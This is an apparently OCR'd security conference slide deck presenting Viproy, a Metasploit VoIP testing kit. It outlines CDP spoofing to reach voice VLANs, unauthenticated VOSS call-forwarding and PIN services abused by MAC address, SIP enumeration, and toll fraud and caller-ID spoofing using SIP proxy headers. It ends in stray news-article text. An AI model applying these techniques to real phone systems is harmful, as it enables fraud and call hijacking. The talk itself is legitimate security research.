Viproy Reloaded 2.0

Compliance, Protection & Business Confidence

Sense of Security Pty Ltd

Sydney
Level 8, 66 King Street
Sydney NSW 2000 Australia

Melbourne
Level 10, 401 Docklands Drv
Docklands VIC 3008 Australia

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

Speaker


- Fatih Ozavci
- Senior Security Consultant
- Interests
  - VoIP
  - Mobile Applications
  - Network Infrastructure

- Author of Viproy VoIP Penetration Testing Kit
- Public Speaker
  - Defcon, BlackHat Arsenal, AusCert, Ruxcon

Viproy VoIP Toolkit

- Viproy is a Vulcan-ish Word that means "Call"
- Viproy VoIP Penetration and Exploitation Kit
  - Testing modules for Metasploit, MSF license
  - Old techniques, new approach
  - SIP library for new module development
  - Custom header support, authentication support
  - Trust analyser, SIP proxy bounce, MITM proxy, Skinny
- Modules
  - Options, Register, Invite, Message
  - Brute-forcers, Enumerator
  - SIP trust analyser,SIP proxy, Fake service
  - Cisco Skinny analysers
  - Cisco UCM/UCDM exploits

Potential targets for Viproy




CDP Sniffing and Spoofing

- Discovering Cisco devices
- Learning the Voice VLAN
- Sniffing to learn the network infrastructure
- Sending a spoofed CDP packet as an IP Phone to get access to the Voice VLAN
- Connect to the Voice VLAN (802.1x, EAP-MD5)

- Viproy has a new CDP module for raw CDP packages and sniffing

Sample CDP package



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
2	8.226800	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2
3	60.009698	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
4	68.227395	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2
5	120.020302	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
6	128.233745	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2
7	180.023851	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
8	188.233430	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2

```
▷ Frame 1: 442 bytes on wire (3536 bits), 442 bytes captured (3536 bits)
▷ IEEE 802.3 Ethernet
▷ Logical-Link Control
▽ Cisco Discovery Protocol
    Version: 2
    TTL: 180 seconds
  ▷ Checksum: 0x97e2 [correct]
  ▷ Device ID: Switch
  ▷ Software Version
  ▷ Platform: cisco WS-C3560CG-8PC-S
  ▷ Addresses
  ▷ Port ID: GigabitEthernet0/1
  ▷ Capabilities
  ▷ Protocol Hello: Cluster Management
  ▷ VTP Management Domain:
  ▷ Native VLAN: 1
  ▷ Duplex: Half
  ▷ Trust Bitmap: 0x00
  ▷ Untrusted port CoS: 0x00
  ▷ Management Addresses
  ▷ Power Available: 0 mW, 4294967295 mW,
```

Cisco Hosted Collaboration Suite

- Cisco UC Domain Manager
  - VOSS IP Phone XML services
  - VOSS Self Care customer portal
  - VOSS Tenant services management
- Cisco UC Manager
  - Cisco Unified Dialed Number Analyzer
  - Cisco Unified Reporting
  - Cisco Unified CM CDR Analysis and Reporting

Hosted Collaboration Solution

HCS 9.2.1 Platform ++G2 Dial-plan ++

- Multiple Vulnerabilities in Cisco Unified Communications Domain Manager

  http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140702-cucdm

IP Phone management

VOSS IP Phone XML services

- **Shared service for all tenants**
- Call forwarding (Skinny has, SIP has not)
- Speed dial management
- Voicemail PIN management

http://1.2.3.4/bvsmweb/SRV.cgi?device=ID&cfoption=ACT

Services

- speeddials
- changepinform
- showcallfwd
- callfwdmenu


Actions

- CallForwardAll
- CallForwardBusy

IP Phone management


- Authentication and Authorisation free!
- MAC address is sufficient
- Jailbreaking tenant services

- Viproy Modules
  - Call Forwarding
  - Speed Dial



```
<CiscoIPPhoneMenu>
  <Title>Select line to set Call Fwds</Title>
  <Prompt/>
- <MenuItem>
    <Name>62032</Name>
  - <URL>
      http://[redacted]/bvsmweb/callfwdperline.cgi?device=[redacted]USER3&cfoption=CallForwardAll&
      fintnumber=11010[redacted]
    </URL>
  </MenuItem>
- <SoftKeyItem>
    <Name>Select</Name>
    <Position>1</Position>
    <URL>SoftKey:Select</URL>
  </SoftKeyItem>
- <SoftKeyItem>
    <Name><<</Name>
    <Position>2</Position>
    <URL>SoftKey:<<</URL>
  </SoftKeyItem>
- <SoftKeyItem>
    <Name>Exit</Name>
    <Position>3</Position>
    <URL>SoftKey:Exit</URL>
  </SoftKeyItem>
</CiscoIPPhoneMenu>
      </URL>
    </MenuItem>
  - <MenuItem>
      <Name>Change PIN</Name>
```

Demonstration of VOSS attacks



```
                        ` `.     ,:' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'           /    `
             ,           ` '   Q '
             ,         ,    `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                              http://metasploit.pro


       =[ metasploit v4.9.2-dev [core:4.9 api:1.0]        ]
+ -- --=[ 1367 exploits - 797 auxiliary - 216 post        ]
+ -- --=[ 335 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Unified Communications

- Forget TDM and PSTN
- SIP, Skinny, H.248, RTP, MSAN/MGW
- Smart customer modems & phones

- Cisco UCM
  - Linux operating system
  - Web based management services
  - VoIP services (Skinny, SIP, RTP)
  - Essential network services (TFTP, DHCP)
  - Call centre, voicemail, value added services

Cisco specific SIP registration

- Extensions (e.g. 1001)
  - MAC address in Contact field
  - SIP digest authentication (user + password)
  - SIP x.509 authentication
- All authentication elements must be valid!

- Good news, we have SIP enumeration inputs!

Warning: 399 bhcucm "**Line not configured**”

Warning: 399 bhcucm "**Unable to find device/user in database**"

Warning: 399 bhcucm "**Unable to find a device handler for the request received on port 52852 from 192.168.0.101**”

Warning: 399 bhcucm "**Device type mismatch**"


Toll fraud for CUCM

- Cisco UCM accepts MAC address as identity
- No authentication (secure deployment?)
- Rogue SIP gateway with no authentication
- Caller ID spoofing with proxy headers
  - Via field, From field
  - P-Asserted-Identity, P-Called-Party-ID
  - P-Preferred-Identity
  - ISDN Calling Party Number, Remote-Party-ID*
- Billing bypass with proxy headers
  - P-Charging-Vector (Spoofing, Manipulating)
  - Re-Invite, Update (With/Without P-Charging-Vector)

* https://tools.cisco.com/bugsearch/bug/CSCuo51517

Caller ID fraud for all operators?

- Telecom operators trust source Caller ID
- One insecure operator to rule them all



Forbes

Your Secret Weapon in Business: Culture

It's Too Easy To Hack Voice Mail

Marc Weber Tobias
Contributor

While there's been extensive coverage of the News Corp. phone hacking cases during the past few weeks, nobody has really addressed two relevant elements of the story: the legal liability (both criminal and civil) for such conduct and the underlying problem which allowed the media to gain access to confidential information: the insecurity of

theguardian

